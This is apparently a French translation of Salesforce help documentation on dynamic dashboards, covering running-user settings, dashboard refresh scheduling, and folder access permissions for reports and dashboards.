Les tableaux de bord dynamique permettent à chaque utilisateur d'afficher les données auxquelles il a accès. Avec un tableau de bord dynamique, vous pouvez contrôler la visibilité des données sans avoir à créer un tableau de bord séparé, avec ses propres utilisateurs et dossiers en cours, pour chaque niveau d'accès aux données.

Les administrateurs contrôlent l'accès aux tableaux de bord en les stockant dans des dossiers dotés de paramètres de visibilité spécifiques. Les dossiers de tableaux de bord peuvent être publics, masqués, ou réservés à des groupes, des rôles ou des territoires. Si vous avez accès à un dossier, vous pouvez consulter ses tableaux de bord.

Les dossiers contrôlent l'accès au tableau de bord, mais l'*utilisateur actuel* détermine l'accès aux données. Les options de l'utilisateur actif sont les suivantes :

- **Exécuter en tant qu'utilisateur spécifique.** Le tableau de bord est exécuté avec les paramètres de sécurité de cet utilisateur unique et spécifique. Tous les utilisateurs qui ont accès au tableau de bord affichent les mêmes données, quels que soient leurs paramètres de sécurité personnels. Cette approche est parfaite pour partager une vue d'ensemble dans toute la hiérarchie ou pour motiver des membres d'une équipe en leur montrant les performances de chacun. Si vous n'êtes pas autorisé à « Afficher toutes les données », vous pouvez sélectionner uniquement votre propre identité. Si vous disposez de l'autorisation « Afficher les tableaux de bord de mon équipe », vous pouvez sélectionner n'importe quel utilisateur d'un niveau inférieur au vôtre dans la hiérarchie des rôles.
- **Exécuter en tant qu'utilisateur connecté.** Un *tableau de bord dynamique* est exécuté avec les paramètres de sécurité de l'utilisateur qui affiche le tableau de bord. Chaque utilisateur affiche le tableau de bord selon son propre niveau d'accès. Cette approche permet aux administrateurs de partager un ensemble commun de composants de tableau de bord avec des utilisateurs dotés de différents niveaux d'accès.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Avec un tableau de bord dynamique, vous pouvez contrôler la visibilité des données sans avoir à créer un tableau de bord séparé, avec ses propres utilisateurs et dossiers en cours, pour chaque niveau d'accès aux données. Un tableau de bord dynamique unique peut afficher un ensemble de mesures standard dans tous les niveaux de l'organisation.

Vous pouvez créer jusqu'à trois filtres pour chaque tableau de bord dynamique. Le filtrage des tableaux de bord dynamiques offre aux administrateurs une flexibilité supplémentaire lors de la création de tableaux de bord. Par exemple, vous pouvez créer une fiche d'évaluation des représentants de l'ensemble de l'organisation, qui contient des filtres pour les représentants et pour les produits. Les directeurs commerciaux peuvent ainsi visualiser les performances collectives et individuelles de leurs représentants. Il permet également de consulter les ventes par produit afin de mieux comprendre les produits spécifiques que les représentants vendent ou ne vendent pas.

Les responsables qui disposent de l'autorisation « Afficher les tableaux de bord de mon équipe » ou « Afficher toutes les données » peuvent définir une option de prévisualisation du tableau de bord, du point de vue de les utilisateurs de niveau inférieur dans la hiérarchies des rôles.

Votre organisation peut avoir jusqu'à 5 tableaux de bord dynamiques pour Enterprise Edition, 10 pour Unlimited Edition et Performance Edition et 3 pour Developer Edition. Des tableaux de bord dynamiques supplémentaires peuvent être disponibles à l'achat.

**Remarque:**

- Les tableaux de bord dynamiques sont affichables dans Salesforce Classic et dans Lightning Experience, mais vous devez basculer sur Salesforce Classic pour les configurer.
- Le suivi de composants n'est pas pris en charge pour les tableaux de bord dynamiques.
- Vous ne pouvez pas enregistrer des tableaux de bord dynamiques dans des dossiers personnels.
- Vous ne pouvez pas planifier des actualisations dynamiques pour des tableaux de bord. Ils doivent être actualisés manuellement.

## Exemple de scénario commercial

Prenons l'exemple d'une équipe d'opportunité composée d'un Vice-président, de quatre directeurs commerciaux et de 40 représentants, soit 10 représentants par directeur. Vous devez créer des tableaux de bord qui affichent les mesures ci-dessous, limitées par rôle et par hiérarchie :

| Rôle | Réservations totales | Pourcentage de clôture par concurrent | Nombre d'activités par type de réunion |
|---|---|---|---|
| Représentant | ✓ | | ✓ |
| Directeur commercial | ✓ | ✓ | |
| Vice-président des ventes | ✓ | ✓ | |

Les représentants ont accès uniquement à leurs données, les directeurs ont accès aux représentants qu'ils dirigent et le Vice-président a accès à toutes les données de l'équipe. Dans ce scénario, vous créez *45* tableaux de bord différents, un par personne. Vous créez également des dossiers multiples pour la gestion des droits d'accès.

Avec les tableaux de bord dynamiques, il vous suffit de créer *deux* tableaux de bord et de les stocker dans un seul dossier :

- Créez un tableau de bord dynamique par représentant avec les composants suivants :
  - Un indicateur des réservations totales
  - Un tableau des activités par type de réunion
- Créez un tableau de bord dynamique pour les directeurs et le Vice-président avec les composants suivants :

  - Un indicateur des réservations totales
  - Un graphique à colonnes pour les pourcentages de clôture par concurrent.

- Vous pouvez également créer des filtres qui permettent d'affiner les vues des tableaux de bord. Par exemple, créez un filtre dans des comptes principaux permettant aux utilisateurs de porter leur attention sur les réservations, les activités et les menaces compétitives de chaque compte.

Tous les utilisateurs afficher uniquement les données auxquelles ils ont accès. Les représentants affichent leurs propres réservations et activités. Les directeurs affichent toutes les réservations et tous les pourcentages de clôture des représentants qu'ils dirigent. Le Vice-président affiche les réservations et les pourcentages de clôture de toute l'équipe. Les mesures étant les mêmes pour les directeurs et les Vice-présidents, vous pouvez utiliser le même tableau de bord dynamique pour les deux rôles. La fonctionnalité de tableaux de bord dynamiques permet de réduire le nombre de tableaux de bord requis de 45 à 2 !

1. Configuration de tableaux de bord dynamiques
   Pour configurer un tableau de bord dynamique, basculez sur Salesforce Classic. Créez un dossier pour héberger le tableau de bord et ses rapports sous-jacents, puis créez le tableau de bord.

CONSULTER ÉGALEMENT :

Filtrage de votre tableau de bord

Élaboration d'un tableau de bord Salesforce Classic

Configuration de tableaux de bord dynamiques

## Configuration de tableaux de bord dynamiques

Pour configurer un tableau de bord dynamique, basculez sur Salesforce Classic. Créez un dossier pour héberger le tableau de bord et ses rapports sous-jacents, puis créez le tableau de bord.

Votre organisation peut avoir jusqu'à 5 tableaux de bord dynamiques pour Enterprise Edition, 10 pour Unlimited Edition et Performance Edition et 3 pour Developer Edition.

**Remarque:**

- Les tableaux de bord dynamiques sont affichables dans Salesforce Classic et dans Lightning Experience, mais vous devez basculer sur Salesforce Classic pour les configurer.
- Vous ne pouvez pas enregistrer des tableaux de bord dynamiques dans des dossiers personnels.
- Vous ne pouvez pas planifier des actualisations dynamiques pour des tableaux de bord. Ils doivent être actualisés manuellement.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et supprimer des tableaux de bord dynamiques :

- Exécuter les rapports ET Gérer les tableaux de bord dynamiques

Pour activer la sélection d'un utilisateur actuel du tableau de bord différent :

- Afficher les tableaux de bord de mon équipe OU Afficher toutes les données

1. Créez des dossiers accessibles à tous les visualiseurs de tableaux de bord pour stocker des tableaux de bord dynamiques et des rapports source sur les composants correspondants.
2. Sous l'onglet Tableaux de bord, créez un tableau de bord ou modifiez un tableau de bord existant.
3. Cliquez sur le bouton en regard du champ `Afficher le tableau de bord en tant que`.

   **Remarque:** Si vous ne disposez pas de l'autorisation « Gérer les tableaux de bord dynamiques », saisissez un utilisateur actuel, puis passez à l'étape finale. Saisissez « * » pour afficher tous les utilisateurs disponibles.
4. Sélectionnez `Exécuter en tant qu'utilisateur connecté`.
5. Vous pouvez également sélectionner `Permet aux utilisateurs autorisés de modifier l'utilisateur en cours` pour activer les utilisateurs autorisés à modifier l'utilisateur actuel dans la page de vue du tableau de bord.
   - Les utilisateurs qui disposent de l'autorisation « Afficher le tableau de bord de mon équipe », ainsi que tout utilisateur au niveau inférieur dans la hiérarchie, peuvent afficher le tableau de bord.
   - Les utilisateurs qui disposent de l'autorisation « Afficher toutes les données » peuvent modifier le tableau de bord et l'afficher au nom de n'importe quel utilisateur de leur organisation.
   - Les utilisateurs qui disposent de l'autorisation « Activer le tableau de bord d'un autre utilisateur » peuvent modifier un tableau de bord auquel ils ont accès, même s'ils ne sont pas l'utilisateur actif et n'ont pas l'autorisation « Afficher toutes les données ».
6. Cliquez sur **OK**.
7. Dans le champ `Afficher le tableau de bord en tant que` saisissez un utilisateur actuel.
8. Enregistrez le tableau de bord.
9. Définissez l'option `Afficher` appropriée dans la page d'exécution du rapport.
   Par exemple, si vous sélectionnez « Opportunités de mon équipe », chaque visualiseur de tableau de bord dynamique peut afficher toutes les opportunités de l'équipe.

**Conseil:** Pour éviter de restreindre l'affichage des données du tableau de bord :

- Assurez-vous que les filtres avancés ne comprennent pas de responsable d'enregistrement spécifique (par exemple, *`Responsable de l'opportunité égal à Alain Dupond`*).

- Ne cliquez pas sur `Enregistrer le niveau hiérarchique` en sauvegardant les rapports sur l'opportunité.

CONSULTER ÉGALEMENT :

Ajout d'un filtre de tableau de bord

Définition de vues individualisées d'un tableau de bord

Choix d'un utilisateur actif du tableau de bord

## Choix d'un utilisateur actif du tableau de bord

Sélectionnez un *utilisateur actif* pour spécifier les données à afficher dans un tableau de bord.

Chaque tableau de bord est associé à un *utilisateur actuel*, dont les paramètres de sécurité déterminent les données affichées dans un tableau de bord.

Remarque: L'autorisation « Gérer les tableaux de bord dynamiques », requise pour sélectionner un utilisateur actif, n'est pas disponible dans **Professional** Edition.

Si vous disposez de l'autorisation « Afficher toutes les données », vous pouvez sélectionner n'importe quel utilisateur de votre organisation en tant qu'utilisateur actuel du tableau de bord. Si vous disposez de l'autorisation « Afficher les tableaux de bord de mon équipe », vous pouvez sélectionner n'importe quel utilisateur d'un niveau inférieur au vôtre dans la hiérarchie des rôles.

Remarque: Les composants de tableau de bord qui utilisent Visualforce ignorent l'utilisateur actuel ; le contenu s'affiche uniquement si l'utilisateur a accès à la page Visualforce. Les autres composants du tableau de bord ne sont pas affectés.

Les utilisateurs disposant d'une licence Salesforce Platform ou Salesforce Platform One peuvent afficher un tableau de bord uniquement si l'utilisateur actuel du tableau de bord dispose du même type de licence utilisateur. Envisagez la création de tableaux de bord distincts pour des utilisateurs disposant de différents types de licence.

Pour sélectionner un utilisateur actif d'un tableau de bord, basculez sur Salesforce Classic puis :

1. Modifiez un tableau de bord.
2. Cliquez sur le bouton en regard du champ `Afficher le tableau de bord en tant que`.

   Remarque: Si vous ne disposez pas de l'autorisation « Gérer les tableaux de bord dynamiques », saisissez un utilisateur actuel, puis passez à l'étape finale. Saisissez « * » pour afficher tous les utilisateurs disponibles.
3. Sélectionnez un paramètre d'utilisateur actuel.
   - **Exécuter en tant qu'utilisateur spécifique.** Le tableau de bord est exécuté avec les paramètres de sécurité de cet utilisateur unique et spécifique. Tous les utilisateurs qui ont accès au tableau de bord affichent les mêmes données, quels que soient leurs paramètres de sécurité personnels. Cette approche est parfaite pour partager une vue d'ensemble dans toute la hiérarchie ou pour motiver des membres d'une équipe en leur montrant les performances de chacun. Si vous n'êtes pas autorisé à « Afficher toutes les données », vous pouvez sélectionner uniquement votre propre identité. Si vous disposez de l'autorisation « Afficher les tableaux de bord de mon équipe », vous pouvez sélectionner n'importe quel utilisateur d'un niveau inférieur au vôtre dans la hiérarchie des rôles.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des tableaux de bord :

- Exécuter les rapports ET Gérer les tableaux de bord

Pour créer, modifier et supprimer des tableaux de bord dynamiques :

- Exécuter les rapports ET Gérer les tableaux de bord dynamiques

Pour activer la sélection d'un utilisateur actuel du tableau de bord différent :

- Afficher les tableaux de bord de mon équipe OU Afficher toutes les données

- **Exécuter en tant qu'utilisateur connecté.** Un *tableau de bord dynamique* est exécuté avec les paramètres de sécurité de l'utilisateur qui affiche le tableau de bord. Chaque utilisateur affiche le tableau de bord selon son propre niveau d'accès. Cette approche permet aux administrateurs de partager un ensemble commun de composants de tableau de bord avec des utilisateurs dotés de différents niveaux d'accès.

4. Vous pouvez également sélectionner `Permet aux utilisateurs autorisés de modifier l'utilisateur en cours` pour activer les utilisateurs autorisés à modifier l'utilisateur actuel dans la page de vue du tableau de bord.
   - Les utilisateurs qui disposent de l'autorisation « Afficher le tableau de bord de mon équipe », ainsi que tout utilisateur au niveau inférieur dans la hiérarchie, peuvent afficher le tableau de bord.
   - Les utilisateurs qui disposent de l'autorisation « Afficher toutes les données » peuvent modifier le tableau de bord et l'afficher au nom de n'importe quel utilisateur de leur organisation.
   - Les utilisateurs qui disposent de l'autorisation « Activer le tableau de bord d'un autre utilisateur » peuvent modifier un tableau de bord auquel ils ont accès, même s'ils ne sont pas l'utilisateur actif et n'ont pas l'autorisation « Afficher toutes les données ».

   Remarque: Si vous disposez des autorisations « Afficher toutes les données » ou « Afficher les tableaux de bord de mon équipe », vous pouvez prévisualiser la page de *modification* du tableau du bord en tant qu'utilisateur différent, mais vous devez sélectionner `Permet aux utilisateurs autorisés de modifier l'utilisateur en cours` afin de modifier l'utilisateur actuel dans la page *vue* du tableau du bord.

5. Cliquez sur **OK**.
6. Dans le champ `Afficher le tableau de bord en tant que` saisissez un utilisateur actuel.
7. Enregistrez le tableau de bord.

## Exécution puis lecture d'un tableau de bord

Cliquez sur le nom d'un tableau de bord pour l'exécuter. Les graphiques de tableaux de bord sont interactifs, pensez à survoler et à cliquer pour afficher plus d'informations !

1. Actualisation des données du tableau de bord

   Cliquez sur **Actualiser** pour charger les toutes dernières données dans le tableau de bord. Les données sont aussi récentes que la date et l'heure affichées après `À partir de...` dans le coin supérieur droit du tableau de bord.
2. Planification de l'actualisation d'un tableau de bord

   Dans Enterprise Edition, Unlimited Edition et Performance Edition, vous pouvez planifier une actualisation quotidienne, hebdomadaire ou mensuelle des tableaux de bord.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

## Actualisation des données du tableau de bord

Cliquez sur **Actualiser** pour charger les toutes dernières données dans le tableau de bord. Les données sont aussi récentes que la date et l'heure affichées après `À partir de...` dans le coin supérieur droit du tableau de bord.

1. Cliquez sur **Actualiser** pour remplir votre tableau de bord avec les données les plus récentes. Lors de l'actualisation des données du tableau de bord, le bouton **Actualiser** change en **Actualisation...** Pendant l'actualisation, vous pouvez quitter le tableau de bord pour effectuer d'autres opérations dans Salesforce. Lorsque l'actualisation est terminée, Salesforce1 vous informe que le tableau de bord est prêt via le volet de notification droit. Les notifications automatiques ne sont pas activées pour les actualisations de tableaux de bord. Par conséquent, vous êtes notifié(e) uniquement dans l'application, pas par e-mail.

   Conseil: Si les données de votre tableau de bord ne s'actualisent pas au bout de dix minutes, l'actualisation s'interrompt automatiquement. Si nécessaire, cliquez de nouveau sur **Actualiser**.

Lorsque vous actualisez un tableau de bord, les données sont actualisées pour toute autre personne de votre entreprise ayant accès à ce tableau de bord. Des actualisations supplémentaires soumises pendant une actualisation et jusqu'à une minute après la fin d'une actualisation sont ignorées ; les utilisateurs peuvent consulter les données actuelles les plus récentes.

Lorsque vous modifiez des filtres dans un tableau de bord, il affiche les données précédemment mises en cache, si elles existent. Si aucune donnée n'existe, le tableau de bord extrait les données les plus récentes. Dans les deux cas, la date « Dernière actualisation » du tableau de bord indique l'heure et la date des données que vous consultez. Cliquez sur **Actualiser** pour afficher les toutes dernières données.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour actualiser des données du tableau de bord :

- Exécuter les rapports ET Accéder au dossier de tableaux de bord

## Planification de l'actualisation d'un tableau de bord

Dans Enterprise Edition, Unlimited Edition et Performance Edition, vous pouvez planifier une actualisation quotidienne, hebdomadaire ou mensuelle des tableaux de bord.

Remarque: Les utilisateurs disposant de l'autorisation Afficher la configuration peuvent afficher tous les tableaux de bord planifiés pour l'actualisation pour votre organisation sur la page Toutes les tâches prévues. Pour afficher la page Toutes les tâches prévues, dans Configuration, saisissez *`Tâches prévues`* dans la case `Recherche rapide`, puis sélectionnez **Tâches prévues**. Les utilisateurs disposant de l'autorisation "Modifier toutes les données" peuvent cliquer sur **Suppr** en regard d'un tableau de bord planifié spécifique afin de supprimer définitivement toutes les instances d'actualisation planifiées.

Vous pouvez également configurer Salesforce pour l'envoi d'un e-mail avec une version HTML du tableau de bord, une fois l'actualisation terminée. Pour les applications de messagerie qui ne prennent pas en charge le format HTML, l'e-mail inclut du texte et un lien vers le tableau de bord.

1. Sous l'onglet Tableaux de bord, sélectionnez un tableau de bord dans le champ `Afficher le tableau de bord`.
2. Cliquez sur **Actualiser**, puis sélectionnez **Planifier l'actualisation**.

   Les filtres ne s'appliquent pas lorsque vous planifiez ou envoyez par e-mail un tableau de bord.

   Chaque tableau de bord est associé à un *utilisateur actuel*, dont les paramètres de sécurité déterminent les données affichées dans un tableau de bord.

   Remarque: Si l'utilisateur actif devient inactif, le tableau de bord n'est pas exécuté.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour planifier et envoyer une actualisation de tableau de bord par e-mail :

- Planifier des tableaux de bord

Pour supprimer la planification de l'actualisation d'un tableau de bord :

- Modifier toutes les données

3. Sélectionnez les paramètres de notification.
   - Cliquez sur `À moi` pour envoyer un e-mail à votre adresse d'utilisateur.
   - Cliquez sur `Aux autres` pour envoyer un e-mail à des utilisateurs Salesforce supplémentaires.

     Remarque: Les utilisateurs du portail reçoivent des e-mails de notification d'actualisation de rapports et de tableaux de bord lorsque l'option `Autoriser l'envoi des rapports et des tableaux de bord aux utilisateurs du portail` est activée.

   - Les notifications d'actualisation de tableau de bord peuvent ne pas s'afficher correctement sous MS Outlook 2007.
   - Dans les notifications d'actualisation de tableau de bord au format HTML, les utilisateurs peuvent cliquer sur le nom du tableau de bord pour se connecter à Salesforce et afficher le tableau de bord.
   - Pour envoyer une notification d'actualisation de tableau de bord à d'autres utilisateurs, stockez le tableau de bord dans un dossier public en accordant l'accès à ce dossier. Les autres utilisateurs ne peuvent pas accéder à des tableaux de bord dans vos dossiers personnels. Pour ajouter un tableau de bord dans un dossier public, reportez-vous à Modification des propriétés de tableaux de bord.
   - Les utilisateurs peuvent cliquer sur des composants dans une notification d'actualisation de tableau de bord pour afficher le rapport source dans Salesforce.
   - Des composants de tableau de bord qui incluent des pages Visualforce et des commandes s-control peuvent ne pas s'afficher dans les notifications d'actualisation de tableau de bord. Les utilisateurs doivent les afficher dans Salesforce.
   - Les notifications d'actualisation de tableau de bord peuvent être affichées hors ligne dans des clients de messagerie.
   - Si un tableau de bord contient des filtres, seule la version non filtrée est envoyée par e-mail.
   - Par défaut, Salesforce envoie les images dans les e-mails de tableau de bord sous la forme de fichiers `.png` (Portable Network Graphic), qui ne sont pas pris en charge par Lotus Notes. Lorsque l'option `Utiliser des images compatibles avec Lotus Notes dans les e-mails de tableau de bord` > est activée, Salesforce utilise des images `.jpg`, que Lotus Notes prend en charge, lors de l'envoi d'e-mails de tableau de bord. L'autorisation Planifier le tableau de bord est requise pour afficher cette option.

     Remarque: Les e-mails de tableau de bord comportant des images compatibles avec Lotus Notes sont beaucoup plus volumineux et la qualité des images peut être inférieure.

4. Planifiez l'actualisation.
   a. Définissez le champ `Fréquence`.

      Cliquez sur les champs `Quotidien`, `Hebdomadaire` ou `Mensuel` pour afficher plus d'options.

      Le nombre total et la fréquence des actualisations de tableau de bord planifiées dépendent de votre édition Salesforce. Les éditions Enterprise, Unlimited et Performance peuvent compter jusqu'à 200 actualisations de tableau de bord planifiées. Les utilisateurs de Unlimited Edition et Performance Edition peuvent planifier jusqu'à deux actualisations de tableau de bord une heure et par jour. Les utilisateurs de l'édition Enterprise peuvent planifier une actualisation de tableau de bord par heure et par jour. Des tableaux de bord planifiés supplémentaires peuvent être disponibles à l'achat. Pour plus d'informations, contactez votre représentant Salesforce.

   b. Spécifiez des dates dans les champs `Début` et `Fin`.

      Les tableaux de bord sont actualisés dans le fuseau horaire de l'utilisateur qui planifie l'actualisation. Par exemple, si le champ `Fuseau horaire` de votre enregistrement utilisateur est défini sur Europe Centrale (CET) et que vous planifiiez une actualisation de tableau de bord quotidienne à 14:00, le tableau de bord est actualisé tous les jours entre 14:00 et 14:29, heure CET.Si vous affichez et enregistrez une planification dans un fuseau horaire différent de celui dans lequel elle a été planifiée, la plage horaire peut changer.

   c. Sous `Heure de démarrage désirée`, cliquez sur **Rechercher les options disponibles...** pour sélectionner une heure.

L'actualisation du tableau de bord est exécutée dans les 30 minutes de l'heure de début définie. Par exemple, si vous avez défini 14:00, l'actualisation peut commencer entre 14:00 et 14:29, en fonction de la disponibilité.

Remarque: L'heure de démarrage désirée peut ne pas être disponible si d'autres utilisateurs l'ont déjà sélectionnée.

- Si vous planifiez d'actualiser le tableau de bord un jour spécifique de chaque mois, l'actualisation s'effectue uniquement les mois contenant ce jour. Par exemple, si vous planifiez une actualisation le 31 de chaque mois, le tableau de bord n'est pas actualisé pendant les mois de 30 jours. Pour planifier l'actualisation le dernier jour de chaque mois, sélectionnez « Dernier » dans la liste déroulante `Jour de chaque mois`.
- Les tableaux de bord ne sont pas actualisés à l'heure prévue si l'utilisateur actuel n'a pas accès au dossier de tableaux de bord.
- Si un tableau de bord contient des filtres, seule la version non filtrée est actualisée.
- Vous ne pouvez pas planifier des actualisations dynamiques pour des tableaux de bord. Ils doivent être actualisés manuellement.

5. Cliquez sur **Enregistrer**.

Pour supprimer une actualisation de tableau de bord planifiée, cliquez sur **Actualiser** > **Planifier l'actualisation** > **Tableau de bord non planifié**.

La planification d'actualisation est supprimée définitivement et n'est pas envoyée vers la Corbeille. La suppression de l'actualisation planifiée n'affecte pas le tableau de bord.

CONSULTER ÉGALEMENT :

Application d'un filtre de tableau de bord

Actualisation des données du tableau de bord

## Partage d'un tableau de bord

Un tableau de bord est le moyen le plus efficace pour partager un jeu de données organisé et interactif avec des collègues.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

Remarque: En utilisant des dossiers, tenez compte des limitations Lightning Experience ci-dessous.

**Fonctionnalités non disponibles dans Lightning Experience**

| Fonctionnalité | Notes sur la disponibilité dans Lightning Experience |
|---|---|
| Dossiers standard, contenant des rapports et des tableaux de bord par défaut empaquetés avec Salesforce | |
| Déplacement de rapports et de tableaux de bord entre dossiers | |
| Création ou suppression de dossiers de rapport et de tableau de bord | Les dossiers créés dans Salesforce Classic et leur contenu sont disponibles dans Lightning Experience. Les utilisateurs peuvent enregistrer dans ces dossiers lors de la création ou du clonage d'un rapport ou d'un tableau de bord. |

| Fonctionnalité | Notes sur la disponibilité dans Lightning Experience |
| --- | --- |
| Partage de dossiers de rapport et de tableau de bord | L'ensemble d'autorisations de partage de dossiers dans Salesforce Classic s'applique dans Lightning Experience, mais les autorisations de partage ne peuvent pas être définies ou modifiées. |
| Recherche de dossiers de rapport et de tableau de bord | Les utilisateurs ne peuvent pas rechercher de dossiers de rapport et de tableau de bord dans Lightning Experience. Les résultats de la recherche globale comprennent des rapports et des tableaux de bord, mais pas les dossiers de rapport et de tableau de bord. |

1. Gestion de l'accès aux rapports et aux tableaux de bord
   L'accès aux rapports et aux tableaux de bord est contrôlé par les paramètres du dossier dans lequel ils sont stockés. Pour accorder à d'autres personnes l'accès à vos rapports et tableaux de bord, placez-les dans un dossier partagé. Pour empêcher l'accès d'autres personnes à vos rapports, placez-les dans des dossiers personnels auxquels vous seul avez accès.
2. Impression d'un tableau de bord
   Imprimez les tableaux de bord grâce à l'option d'impression de votre navigateur.

# Gestion de l'accès aux rapports et aux tableaux de bord

L'accès aux rapports et aux tableaux de bord est contrôlé par les paramètres du dossier dans lequel ils sont stockés. Pour accorder à d'autres personnes l'accès à vos rapports et tableaux de bord, placez-les dans un dossier partagé. Pour empêcher l'accès d'autres personnes à vos rapports, placez-les dans des dossiers personnels auxquels vous seul avez accès.

Pour accéder aux dossiers de rapports et de tableaux de bord, accédez à l'onglet Rapports. Sous l'onglet, dans le volet des dossiers, cliquez sur , puis sélectionnez **Nouveau dossier de rapports** ou **Nouveau dossier de tableaux de bord** pour créer un dossier, ou cliquez sur dans un dossier à modifier.

Tenez comptes des points suivants lors de la modification des rapports ou des tableaux de bord que vous n'avez pas créés, ou du partage de rapports avec d'autres personnes :

- Vous n'êtes autorisé à modifier le contenu d'un dossier que si celui-ci est accessible en lecture/écriture. Seuls les utilisateurs qui disposent des autorisations Gérer les rapports publics ou Gérer les tableaux de bord publics peuvent supprimer ou modifier un dossier en lecture seule. Vous ne pouvez pas modifier les dossiers non classés ou les dossiers personnels d'autres personnes, quels que soient les autorisations ou les paramètres de dossier.
- Les administrateurs, ou les utilisateurs qui disposent des autorisations Gérer les rapports publics et Créer et personnaliser les rapports, peuvent créer des rapports personnalisés visibles par tous les utilisateurs. Ils peuvent également organiser les rapports en créant des dossiers de rapports personnalisés et en configurant les groupes d'utilisateurs qui ont accès à ces dossiers. Notez que les rapports publics et les dossiers de rapports ne sont pas disponibles avec Personal Edition, Contact Manager Edition et Group Edition.
- Pour rendre un rapport public, ouvrez-le et cliquez sur **Enregistrer sous**. Attribuez un nom au rapport, puis sélectionnez un dossier de rapports public.

1. Accès aux dossiers de rapports
   L'accès aux dossiers est contrôlé par des autorisations. Les utilisateurs doivent disposer d'autorisations spécifiques pour pouvoir accéder à des dossiers de rapports publics, masqués ou partagés.
2. Accès aux dossiers de tableaux de bord
   L'accès aux dossiers est contrôlé par des autorisations. Les utilisateurs doivent disposer d'autorisations spécifiques pour pouvoir accéder à des dossiers de tableaux de bord publics, masqués ou partagés.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

Dossiers de rapports non disponibles avec : **Contact Manager** Edition, **Group** Edition et **Personal** Edition

## AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des dossiers de rapports publics :

- "Gérer les rapports publics"

Pour créer, modifier et supprimer des dossiers de tableaux de bord publics :

- Gérer des tableaux de bord ET Afficher toutes les données

CONSULTER ÉGALEMENT :

Accès aux dossiers de tableaux de bord

Accès aux dossiers de rapports

## Accès aux dossiers de rapports

L'accès aux dossiers est contrôlé par des autorisations. Les utilisateurs doivent disposer d'autorisations spécifiques pour pouvoir accéder à des dossiers de rapports publics, masqués ou partagés.

Les tableaux ci-dessous présentent les autorisations dont les utilisateurs doivent disposer pour avoir accès aux trois différents types de dossiers de rapports : publics, masqués et partagés.

**Remarque:** L'autorisation « Afficher des rapports dans des dossiers publics » est disponible uniquement dans les organisations qui disposent du partage avancé des rapports et des tableaux de bord. Les organisations sans le partage avancé des rapports et des tableaux de bord utilisent l'autorisation « Afficher toutes les données ».

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

Dossiers de rapports non disponibles avec : **Contact Manager** Edition, **Group** Edition et **Personal** Edition

### Dossiers publics

Les autorisations ci-dessous s'appliquent aux dossiers dotés de ces paramètres de visibilité :

- `Ce dossier est accessible à tous les utilisateurs, y compris aux utilisateurs de portails`
- `Ce dossier est accessible à tous les utilisateurs, à l'exception des utilisateurs du portail`

| Niveau d'accès | Autorisations d'accès aux dossiers en lecture seule | Autorisations d'accès aux dossiers en lecture/écriture |
|---|---|---|
| Lire | *L'une* des autorisations suivantes :<br>• Afficher des rapports dans des dossiers publics<br>• Exécution des rapports<br>• Gérer les rapports publics<br>• Afficher toutes les données | *L'une* des autorisations suivantes :<br>• Exécution des rapports<br>• Gérer les rapports publics<br>• Afficher toutes les données |
| Écrire nouveau | Gérer les rapports publics | Créer et personnaliser des rapports |
| Modifier/supprimer | Gérer les rapports publics | Gérer les rapports publics |

### Hidden Folders

Les autorisations ci-dessous s'appliquent aux dossiers dotés de ce paramètre de visibilité :

- `Ce dossier est inaccessible à tous les utilisateurs`

| Niveau d'accès | Autorisations d'accès aux dossiers en lecture seule | Autorisations d'accès aux dossiers en lecture/écriture |
|---|---|---|
| Lire | *L'une* des autorisations suivantes :<br>• Afficher des rapports dans des dossiers publics<br>• Afficher toutes les données | Afficher toutes les données |
| Écrire nouveau | Gérer les rapports publics | Gérer les rapports publics |
| Modifier/supprimer | Gérer les rapports publics | Gérer les rapports publics |

Remarque: Le paramètre Dossiers publics est disponible uniquement dans les organisations qui disposent du partage avancé des rapports et des tableaux de bord. L'équivalent des organisations qui disposent du partage avancé des rapports et des tableaux de bord est un dossier sans paramètre de partage défini, c.-à-d. un dossier qui n'est pas explicitement partagé avec un utilisateur.

**Dossiers partagés**

| Niveau d'accès | Autorisations d'accès aux dossiers en lecture seule | Autorisations d'accès aux dossiers en lecture/écriture |
|---|---|---|
| Lire | *L'une* des autorisations suivantes :<br>• Afficher des rapports dans des dossiers publics<br>• Exécuter des rapports (pour des utilisateurs partagés)<br>• Gérer les rapports publics<br>• Afficher toutes les données | *L'une* des autorisations suivantes :<br>• Exécuter des rapports (pour des utilisateurs partagés)<br>• Gérer les rapports publics (pour les utilisateurs partagés)<br>• Afficher toutes les données |
| Écrire nouveau | Gérer les rapports publics | Exécuter et personnaliser des rapports (pour des utilisateurs partagés) |
| Modifier/supprimer | Gérer les rapports publics | Gérer les rapports publics |

CONSULTER ÉGALEMENT :

Activation du partage étendu des rapports et des tableaux de bord

## Accès aux dossiers de tableaux de bord

L'accès aux dossiers est contrôlé par des autorisations. Les utilisateurs doivent disposer d'autorisations spécifiques pour pouvoir accéder à des dossiers de tableaux de bord publics, masqués ou partagés.

Les tableaux ci-dessous présentent les autorisations dont les utilisateurs doivent disposer pour avoir accès aux trois différents types de dossiers de tableaux de bord : publics, masqués et partagés.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

